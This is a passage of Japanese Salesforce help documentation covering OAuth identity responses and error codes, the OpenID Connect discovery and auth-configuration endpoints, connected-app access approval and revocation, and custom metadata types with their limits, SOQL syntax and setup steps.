<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
```

```
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

無効な要求には Salesforce **から次のような応答が返されます。**

エラーコード	要求の問題
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	**アクセストークンがない**
403 (forbidden) — Bad_OAuth_Token	**アクセストークンが無効**
403 (forbidden) — Wrong_Org	**異なる組織のユーザ**
404 (not found) — Bad_Id	**ユーザ** ID **または組織** ID **が無効または間違っている**
404 (not found) — Inactive	**無効になったユーザまたは無効な組織**
404 (not found) — No_Access	**ユーザに組織または情報への適切なアクセス権がない**
404 (not found) — No_Site_Endpoint	**サイトの無効なエンドポイントへの要求**
404 (not found) — Internal Error	**サーバから応答がない**
406 (not acceptable) — Invalid_Version	**無効なバージョン**
406 (not acceptable) — Invalid_Callback	**無効なコールバック**

OpenID Connect 検出エンドポイント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

OpenID Connect 検出エンドポイントは、Salesforce OpenID Connect 設定に関する情報をクエリする (セッションは不要) ために使用できる静的なページです。Salesforce は、エンドポイント、サポートされる範囲、および OpenID Connect 認証で使用されるその他の値に関する基本情報が返されます。

URL の形式は `https://login.salesforce.com/.well-known/openid-configuration` です。

メモ: Sandbox では、`login.salesforce.com` は `test.salesforce.com` に置き換えられます。

URL は必ず https である必要があります。

OpenID Connect 検出エンドポイントの応答

この URL 要求では、JSON 形式でのみ情報が返されます。

JSON 形式のレスポンスは、次のとおりです。

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

認証設定エンドポイント

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

認証設定エンドポイントは、シングルサインオンおよび認証プロバイダ設定での組織の SAML に関する情報をクエリするために使用できる静的ページです。セッションは不要です。Salesforce のコミュニティまたはカスタムドメインでのみ使用できます。オンデマンドでこうした情報を必要とするアプリケーションを開発するときに、この URL を使用します。

認証設定エンドポイントへの要求に対して、Salesforce は JSON 形式で基本情報を返します。この情報には、コミュニティまたはカスタムドメインのユーザの認証および登録設定、ブランドアセット、シングルサインオンサポートに関連するその他の値が含まれます。

URL の形式は `https://<コミュニティまたはカスタム URL>/.well-known/auth-configuration` です。たとえば、`https://acme.my.salesforce.com/.well-known/auth-configuration` のようになります。

認証設定エンドポイントの応答

認証設定エンドポイントは、JSON 形式でのみ情報を返します。

応答のサンプルを次に示します。

メモ: `UseNativeBrowserForAuthentication` の値は、コミュニティの場合は常に `false` です。

次の値はコミュニティでのみ使用可能で、[私のドメイン]で作成されたカスタムドメインの場合は `false` または Null です。

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/Facebook"

  }]
}
```

アクセス要求の許可または拒否

アプリケーションアクセス要求

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

使用中の外部アプリケーションが Salesforce データへのアクセスを要求しています。外部アプリケーションは管理者によってすでに Salesforce に統合されています。

このアプリケーションによる Salesforce データへのアクセスを許可するには、[許可] をクリックします。

アプリケーションの説明が現在使用中のアプリケーションと一致しない場合、またはデータへのアクセスを許可したくない別の理由がある場合は、[拒否] をクリックします。

現在ログインしているユーザが自分以外である場合、[あなたのログイン名ではありませんか?] をクリックして現在のユーザをログアウトし、自分自身としてログインします。

外部アプリケーションにアクセス権を指定の回数付与できます。通常、ラップトップやデスクトップなど、使用するデバイスからのアクセス権限を割り当てます。デフォルトの制限はアプリケーションあたり 5 です。組織の制限数に達した場合、このアプリケーションにアクセス権を付与すると、最近使用したアクセストークンへのアクセス権が自動的に取り消されます。取り消されるリモートアクセスアプリケーションのトークンは、このページに表示されます。

リモートアクセスアプリケーションにアクセス権を付与した後、そのアクセス権を取り消すには、個人情報に移動します。

1. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. OAuth の [接続アプリケーション] セクションでは、次の操作を実行できます。
   - アクセスを許可した各アプリケーションに関する情報のほか、アプリケーションが情報にアクセスしようとした回数と最後のアクセス日時を表示します。

     メモ:

     - アプリケーションは、複数回表示される場合があります。アプリケーションにアクセス権が与えられるごとに、新しいアクセストークンを取得します。更新トークンの要求により、アプリケーションに対して表示される [使用回数] が増加します。ラップトップやデスクトップなど、使用する各デバイスから Salesforce データにアクセス権限を割り当てる必要があります。デフォルトの制限はユーザのアプリケーションあたり 5 です。いったんアクセスが付与されると、追加デバイスでは、新しいアプリケーション (OAuth 2.0 プロトコルの使用) が自動的に許可されます。OAuth 2.0 アプリケーションは、複数回表示される場合があります。テーブルの各行は一意のアクセス権付与を表すため、範囲が異なる複数のトークンをアプリケーションで要求すると、同じアプリケーションが複数回表示されます。
     - 接続アプリケーションがログインできなかったために情報にアクセスできなかった場合でも、[使用回数] と [最終使用日] 項目は更新されます。

- [取り消し]をクリックして、アプリケーションのアクセス権を取り消します。アプリケーションを取り消すと、それ以降はアプリケーションが特定の認証トークンを使用して Salesforce データにアクセスできなくなります。

  重要: 特定のアプリケーションのすべてのアクセストークンを取り消して、Salesforce データにアクセスできないようにする必要があります。

関連トピック:

アプリケーションアクセス要求の承認
アプリケーションアクセス要求の拒否

アプリケーションアクセス要求の承認

使用中の外部アプリケーションが Salesforce データへのアクセスを要求しており、ユーザがこの要求を承認しました。ブラウザウィンドウを閉じ、使用していたアプリケーションに戻ります。

リモートアクセスアプリケーションにアクセス権を付与した後、そのアクセス権を取り消すには、個人情報に移動します。

1. [個人設定]から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細]を選択します。結果がありませんか?［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報]を選択します。
2. OAuth の[接続アプリケーション]セクションでは、次の操作を実行できます。
   - アクセスを許可した各アプリケーションに関する情報のほか、アプリケーションが情報にアクセスしようとした回数と最後のアクセス日時を表示します。

     メモ:

     - アプリケーションは、複数回表示される場合があります。アプリケーションにアクセス権が与えられるごとに、新しいアクセストークンを取得します。更新トークンの要求により、アプリケーションに対して表示される［使用回数］が増加します。ラップトップやデスクトップなど、使用する各デバイスから Salesforce データにアクセス権限を割り当てる必要があります。デフォルトの制限はユーザのアプリケーションあたり 5 です。いったんアクセスが付与されると、追加デバイスでは、新しいアプリケーション(OAuth 2.0 プロトコルの使用)が自動的に許可されます。OAuth 2.0 アプリケーションは、複数回表示される場合があります。テーブルの各行は一意のアクセス権付与を表すため、範囲が異なる複数のトークンをアプリケーションで要求すると、同じアプリケーションが複数回表示されます。
     - 接続アプリケーションがログインできなかったために情報にアクセスできなかった場合でも、［使用回数］と［最終使用日］項目は更新されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

- [取り消し]をクリックして、アプリケーションのアクセス権を取り消します。アプリケーションを取り消すと、それ以降はアプリケーションが特定の認証トークンを使用して Salesforce データにアクセスできなくなります。

  重要: 特定のアプリケーションのすべてのアクセストークンを取り消して、Salesforce データにアクセスできないようにする必要があります。

関連トピック:

- アプリケーションアクセス要求の拒否
- アプリケーションアクセス要求

アプリケーションアクセス要求の拒否

使用中の外部アプリケーションが Salesforce データへのアクセスを要求しており、ユーザがこのアクセスを拒否しました。Salesforce からログアウトする必要があります。元のアプリケーションに戻ることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

関連トピック:

- アプリケーションアクセス要求の承認
- アプリケーションアクセス要求

カスタムメタデータ型

カスタムメタデータ型

内部チーム、パートナー、および顧客向けの独自の宣言型開発者フレームワークを作成できます。データからアプリケーションを構築する代わりに、独自のメタデータ型で定義および駆動するアプリケーションを構築できます。メタデータは、各顧客の組織の設定を説明する情報です。

カスタムメタデータは、カスタマイズ可能、リリース可能、パッケージ化可能、アップグレード可能なアプリケーションメタデータです。最初に、アプリケーションメタデータの形式を定義するカスタムメタデータ型を作成します。次に、その型のメタデータに基づいて動作を決める再利用可能な機能を作成します。カスタムオブジェクトやカスタム設定と同様に、カスタムメタデータ型には、メタデータの各面を表すカスタム項目のリストがあります。公開カスタムメタデータ型を作成したら、その型によって定義されるカスタムメタデータレコードを宣言的に作成できます。公開カスタムメタデータ型をパッケージ化すると、パッケージをインストールする顧客が各自のレコードをメタデータ型に追加できます。再利用可能な機能によってカスタムメタデータが読み取られ、そのデータを基にカスタマイズされたアプリケーション動作が行われます。

カスタムメタデータの行は、構造のカスタムオブジェクトの行に似ています。カスタムメタデータの行は、[設定] のメタデータ API で作成、編集、削除します。レコードはメタデータであるため、パッケージまたはメタデータ API ツールを使用して移行できます。カスタムメタデータレコードは、Apex、Enterprise および Partner API では参照のみです。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

カスタムメタデータ型を使用すると、Apex トランザクションごとに、無制限の Salesforce オブジェクトクエリ言語 (SOQL) のクエリを実行できます。

カスタムメタデータ型は、次のカスタム項目のデータ型をサポートします。

- メタデータリレーション
- チェックボックス
- 日付
- 日時
- メール
- 数値
- パーセント
- 電話
- 選択リスト
- テキスト
- テキストエリア
- URL

カスタムメタデータ型を含む管理パッケージの登録者は、独自の項目をその型に追加することはできません。その型を開発した組織のみがカスタム項目を追加できます。

カスタムメタデータ項目は*管理可能*です。つまり、型の開発者は、登録者組織にリリースされた後に項目値を変更できるユーザを決定できます。

- リリース後にロック済み—その型のすべてのレコードで、レコードが作成された開発者組織でも、リリース後の項目の値は不変です。
- 登録者を編集可能 — 適切な権限を持つすべてのユーザがいつでも項目の値を変更できます。開発者がリリースした変更では、登録者組織の値は上書きされません。
- アップグレード可能—レコードの開発者は、新しいバージョンのカスタムメタデータパッケージをリリースして項目の値を変更できます。登録者は項目の値を変更できません。

カスタムメタデータ型およびレコードには名前と表示ラベルがあります。型名は、その名前空間内で一意である必要があります。レコード名は、そのカスタムメタデータ型および名前空間内で一意である必要があります。

カスタムメタデータレコードは保護できます。開発者が管理パッケージ内で保護レコードをリリースした場合、それらのレコードへのアクセスは特定の方法で制限されます。

- カスタムメタデータレコードと同じ管理パッケージ内にあるコードは、レコードを参照できます。
- カスタムメタデータ型と同じ管理パッケージ内にあるコードは、その型に属するレコードを参照できます。
- その型または保護レコードを含まない管理パッケージ内のコードは、保護レコードを参照できません。
- 登録者が作成したコードおよび未管理パッケージ内にあるコードは、保護レコードを参照できません。
- 開発者は、保護レコードをパッケージアップグレードでのみ変更できます。登録者は、保護レコードの参照および変更を行うことはできません。保護レコードの開発者名をリリース後に変更することはできません。

組織で保護カスタムメタデータレコードを作成した場合は、独自のコード、未管理パッケージのコード、およびその型を定義する管理パッケージのコードによってのみアクセスできます。

保護レコードと同じアクセス保護を適用して、カスタムメタデータ型を保護することもできます。型を保護から公開に変更した場合、その保護レコードは保護されたままで、それ以外のすべてのレコードが公開されます。[設定] を使用して保護された型のレコードを作成した場合は、デフォルトで [保護コンポーネント] チェックボックスがオンになります。型を公開にすると、保護に変換することはできません。登録者は保護された型のレコードを作成できません。

カスタムメタデータ型の制限事項

カスタムメタデータ型を使用するときは、その特殊な動作と制限事項を認識しておく必要があります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

型およびレコードの更新

インストールされた管理パッケージ内にある保護された型およびレコードをプログラムで更新することはできません。保護された型およびレコードはパッケージアップグレードでのみ変更できます。

公開型およびレコードを Apex を使用して直接更新することはできません。Apex からレコードを変更するには、メタデータ API をコールする必要があります。

アプリケーションライフサイクル管理ツール

カスタムメタデータ型は、次のアプリケーションライフサイクル管理ツールをサポートしません。

- バージョン管理
- Tooling API
- 開発者コンソール

ライセンス

拡張パッケージに定義されたライセンスは、パッケージにデータ型もある場合を除いて、そのパッケージのカスタムメタデータレコードに強制適用されません。

SOQL

カスタムメタデータ型は、次の SOQL クエリ構文をサポートします。

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- *fieldList* および *conditionExpression* にメタデータリレーション項目を使用できます。
- FROM に追加できるのは 1 つのオブジェクトのみです。
- 次の演算子を使用できます。
  - IN および NOT IN
  - =、>、>=、<、<=、!=
  - LIKE (ワイルドカードを含む)
  - AND
- リレーション以外の項目にのみ ORDER BY を使用できます。
- リレーション以外の複数の項目で ORDER BY、ASC、および DESC を使用できます。
- ORDER BY は、並び替えられる項目が選択済みの項目の場合にのみ使用できます。
- メタデータリレーション項目では、すべての標準リレーションクエリがサポートされています。

保護されたカスタムメタデータ型
登録者がカスタムメタデータレコードをインストール済みの保護されたカスタムメタデータ型に追加することはできません。登録者がカスタムメタデータレコードを作成できるようにするには、そのカスタムメタデータ型が公開されている必要があります。

メタデータ API は、カスタムメタデータレコードではなく、登録者組織の保護されたカスタムエンティティ定義を返します。

キャッシュ
カスタムメタデータレコードは、最初の読み取り要求後に型レベルでキャッシュされます。キャッシュにより、後続の要求のパフォーマンスが向上します。メタデータが更新されるときに実行中の要求は、最新のメタデータを受け取りません。

グローバル選択リスト
グローバル選択リストは、カスタムメタデータ型ではサポートされません。sObject 選択リストのみを使用できます。

選択リストおよび管理パッケージ

- 管理パッケージには、無効な値を含む選択リスト項目を設定したカスタムメタデータ型を追加できますが、そのパッケージのアップロードはできません。パッケージをアップロードするには、選択リスト値を削除するか、再度有効にします。
- 選択リスト項目を使用するカスタムメタデータ型が含まれたリリース済み管理パッケージの登録者は、その選択リストから値を追加、削除、無効化できません。
- 選択リスト項目を使用するカスタムメタデータ型が含まれた管理パッケージをリリースする開発者は、選択リスト値を追加できますが、削除や無効化はできません。

カスタムメタデータの制限

カスタムメタデータ型およびレコードの次の要件を認識しておく必要があります。

説明	最大数
1 回の Apex トランザクションの SOQL クエリ	制限なし
組織あたりのカスタムメタデータ *	10 MB

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

説明	最大数
認定管理パッケージあたりのカスタムメタデータ *	10 MB メモ: インストールした認定管理パッケージのカスタムメタデータレコードは、組織の制限にカウントされません。他方、作成するカスタムメタデータレコードは、制限にカウントされます。このルールは、レコードを独自のカスタムメタデータ型から作成するか、認定管理パッケージの型から作成するかに関係なく適用されます。
カスタムメタデータ型またはレコードあたりの項目	100
組織あたりのカスタムメタデータ型	100。この数は、組織で開発されたデータ型と、管理および非管理パッケージからインストールされたデータ型の合計です。
説明項目あたりの文字数	1,000
1 回のトランザクションで返されるレコード	50,000

* レコードサイズは、各項目に使用される実際のストレージではなく、各項目のデータ型の最大項目サイズに基づきます。カスタムメタデータレコードに項目を追加するときは、適切なデータ型を使用し、データに必要な量を上限とする文字数を指定します。キャッシュされるデータの制限に達しないようにするためです。たとえば、米国の社会保障番号 (SSN) 項目を作成する場合は、［テキスト］データ型を選択して、文字数に 9 を指定します。［テキストエリア］を選択すれば、入力する文字数に関係なく、各レコードの使用数に 255 文字が加算されます。

カスタムメタデータ型およびレコードの作成、編集、および削除

[設定] を使用して、カスタムメタデータ型およびレコードを宣言して作成、更新、削除できます。メタデータ API を使用してこれらのタスクをプログラムで実行できます。

カスタムメタデータ型のプログラムでの作成および管理に関する詳細は、*『メタデータ API 開発者ガイド』* の「カスタムメタデータ型 (CustomObject)」を参照してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

カスタムメタデータ型を宣言して定義

Salesforce UI を使用して、カスタムメタデータ型を宣言して作成および更新します。

1. [設定] で[「カスタムメタデータ型」]を検索します。
2. すべてのカスタムメタデータ型ページで、[新規カスタムメタデータ型] をクリックするか、表示ラベル名をクリックして既存のカスタムメタデータ型を変更します。
3. 次の項目に入力します。

項目	説明
表示ラベル	この名前は、ユーザインターフェースページのデータ型を参照します。
表示ラベル (複数形)	データ型の複数形の表示ラベル。このデータ型のタブを作成した場合、この名前がタブに使用されます。
母音で始まる場合はチェック	組織のデフォルト言語で必要な場合は、表示ラベルの先頭が「a」ではなく「an」かどうかを示します。
オブジェクト名	API を使用しているときにオブジェクトの参照に使用する一意の名前。管理パッケージでは、この名前により、パッケージのインストール時に名前が競合することを防ぎます。英数字とアンダースコアのみを使用します。名前は英字で開始し、スペースを含めることはできません。アンダースコアを末尾に使用したり、2回連続で使用したりはできません。
説明	オブジェクトの説明 (省略可能)。
表示	データ型を参照できるのは、次のユーザです。 • 公開 — だれでも参照できます。 • 保護—管理パッケージの一部としてデータ型がインストールされている場合、その管理パッケージ内の Apex コードのみで使用できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方


使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

ユーザ権限

カスタムメタデータ型を作成または編集する
- 「Apex 開発」

4. [保存] をクリックします。
5. カスタム項目で、[新規] をクリックし、項目のカスタムメタデータ型への追加を開始します。他のカスタム項目と同様に、選択リストやメタデータリレーションなどの、項目に含まれる情報の種別を指定する必要があります。項目ごとに、[項目管理可能性]値を選択して、今後項目を変更できるユーザを指定します。



メモ: Winter '15 リリースより前に作成されたカスタムメタデータ型の場合、自動的にレイアウトが設定されません。UI を使用してこのカスタムメタデータ型のレコードを追加、更新、または参照する前に、編集可能に設定するすべての項目が含まれるレイアウトを追加する必要があります。すべてのカスタムメタデータ型ページで、カスタムメタデータ型をクリックします。ページレイアウトで [新規] をクリックします。カスタムメタデータ型を管理パッケージとしてリリースする場合は、最初に追加する必要のある項目をすべて追加します。顧客が管理パッケージをダウンロード後は、アップグレードで項目をレイアウトに追加できないので、手動でレイアウトを変更する必要があります。

カスタムメタデータレコードを宣言して追加または編集

[設定]からカスタムメタデータレコードを宣言して追加、変更、削除できます。

1. [設定] で[「カスタムメタデータ型」]を検索します。
2. すべてのカスタムメタデータ型ページで、レコードを追加または変更するカスタムメタデータ型の横にある [レコードの管理] をクリックします。
3. カスタムメタデータレコードのリストで、[新規] をクリックするか、[編集] をクリックして既存のカスタムメタデータレコードを変更します。
4. 項目に入力します。[保護コンポーネント] チェックボックスで、レコードを保護にするかどうかを指定します。保護レコードは、レコードまたはその関連カスタムメタデータ型と同じ名前空間にあるコード (自身で作成したコード、未管理パッケージ内のコード、保護レコードまたはそのカスタムメタデータ型と同じ管理パッケージ内のコード) のみにアクセス可能です。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

ユーザ権限

カスタムメタデータレコードを作成または変更する

- 「アプリケーションのカスタマイズ」

カスタムメタデータリレーション

カスタムメタデータリレーションでは、オブジェクトに関する追加のメタデータを提供し、さまざまなカスタムメタデータ型を直接比較できます。

Salesforce の他のリレーションと同様に、カスタムメタデータリレーションには特定のドメインがあります。型に関するメタデータリレーション項目を作成すると、その項目を別のカスタムメタデータ型または EntityDefinition オブジェクトに関連付けることができます。

リレーション項目を持つカスタムメタデータ型のレコードを作成する場合は、レコードが関連付けられる特定のオブジェクトまたはカスタムメタデータ型を選択します。

EntityDefinition ドメインのリレーション項目の値は、次の条件を満たすカスタムオブジェクトまたは標準オブジェクトです。

- カスタム項目をサポートする
- Apex トリガをサポートする
- カスタムレイアウトをサポートする
- ToDo や行動などの活動種別ではない
- ユーザオブジェクトではない
- SignupRequest などの Trialforce オブジェクトではない

リレーション項目に EntityDefinition オブジェクトを新しい値として設定するには、組織にオブジェクトへのアクセス権が必要です。ただし、組織に既存のレコードのリレーション項目オブジェクトへのアクセス権がない場合でも、レコードを編集し、他の項目値を変更できます。有効なライセンスがないパッケージにレコードが含まれている場合などでは、組織にアクセス権がない場合があります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

カスタムメタデータリレーション項目の作成

カスタムメタデータ型間またはエンティティ定義間にリレーションを作成することは、カスタムメタデータ型に別のカスタム項目を作成するようなものです。

1. カスタムメタデータ型の詳細ページで、[カスタム項目] の [新規] をクリックします。
2. 項目種別に [メタデータリレーション] を選択します。
3. 有効な型を関連付けるカスタムメタデータ型を選択するか、[エンティティ定義] を選択してサポート対象の標準オブジェクトまたはカスタムオブジェクトに関連付けます。

カスタムメタデータ型でレコードを作成する場合は、特定のカスタムメタデータレコードまたはオブジェクトを選択します。レコードを保存すると、リレーション項目は関連カスタムメタデータ型またはオブジェクトの [設定] ページへのリンクとして表示されます。オブジェクトを参照する権限がない場合は、項目はリンクのないテキストとして表示されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

ユーザ権限

カスタムメタデータリレーションを作成する
- 「アプリケーションのカスタマイズ」

カスタムメタデータリレーションの考慮事項

カスタムメタデータリレーションを使用開始する前に、次の事項を留意します。

- カスタムメタデータリレーションは、通常のリレーションと同じ方法でクエリできます。
- 保護されたカスタムメタデータ型に公開カスタムメタデータ型を関連付けることはできません。保護されたカスタムメタデータ型は公開カスタムメタデータに関連付けることができます。
- 保護されたカスタムメタデータレコードに公開カスタムメタデータレコードを関連付けることはできません。保護されたカスタムメタデータレコードは公開カスタムメタデータレコードに関連付けることができます。
- SOQL を使用してカスタムメタデータ型をクエリすると、アクセス権のあるオブジェクトを参照するレコードのみが結果に表示されます。ただし、[設定] を使用した同じようなクエリやメタデータ API を使用すると、アクセスできないオブジェクトを参照するレコードを含む、すべての関連レコードが表示されます。

  たとえば、EntityDefinition オブジェクトに関連付けられたリレーション項目を含むカスタムメタデータ型があるとします。そのカスタムメタデータレコードの一部では、リレーション項目はリードオブジェクトを参照します。カスタムメタデータ型およびそのレコードをアクセスする権限はあり、リードオブジェクトのアクセス権限はありません。[設定] またはメタデータ API を使用してカスタムメタデータ型へのクエリを実行すると、結果にはリードオブジェクトを参照するレコードが含まれます。ただし、Apex コードで類似の SOQL クエリを使用する場合、結果にはこれらのレコードが含まれません。

  これらの方法の動作が異なるため、参照するオブジェクトへの明示的なアクセス権の必要なしに、カスタムメタデータ型レコードを管理できます。
- 組織でアクセスできないオブジェクトを参照するリレーション項目を設定した、カスタムメタデータ型レコードが含まれるパッケージを、インストールすることはできません。インストールエラーメッセージには、アクセス権が必要なオブジェクトのリストが含まれます。
- 有効なライセンスのないカスタムオブジェクトが含まれるパッケージは、インストールできます。ただし、オブジェクトに対するライセンスを入手するまで、ユーザの SOQL クエリにこれらのレコードは表示されません。
- [設定] でオブジェクトを参照する権限がない場合、そのオブジェクトを参照するリレーション項目値はリンクではなく、プレーンテキストで表示されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

メタデータリレーション項目に対するビューの絞り込み

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Professional Edition 組織では、カスタムメタデータレコードのみをインストール済みパッケージの型から作成、編集、および削除できます。

カスタムメタデータ型のリレーション項目にビューと検索条件を作成する場合は、検索条件値の入力について次のガイドラインを使用します。

値リストが長くて扱いにくい可能性があるので、[設定]にルックアップウィンドウは表示されません。次のガイドラインを使用して、[追加項目別に絞り込み]セクションに検索条件を指定する場合に入力する値を決定します。

EntityDefinition リレーション項目で絞り込んで、特定のオブジェクトを参照するレコードを検索する

1. 子のメタデータリレーション項目を選択します。
2. 演算子を選択します。
3. 検索条件値に、参照オブジェクトのオブジェクト名を入力します。カスタムオブジェクトのオブジェクト名を検索するには、その[設定]管理ページに移動します。標準オブジェクトの場合は、その API 参照名を使用します。

リレーション項目で絞り込んで、別のカスタムメタデータ型のレコードを参照するレコードを検索する

1. 子のメタデータリレーション項目を選択します。
2. 演算子を選択します。
3. 検索条件値に、親のレコードのカスタムメタデータ型の名前を入力します。カスタムメタデータレコードの名前を検索するには、その詳細ページに移動します。

Custom Metadata Loader を使用してレコードを読み込みまたは更新

Custom Metadata Loader を使用して、.csv ファイルからカスタムメタデータ型のレコードを一括読み込みまたは更新します。

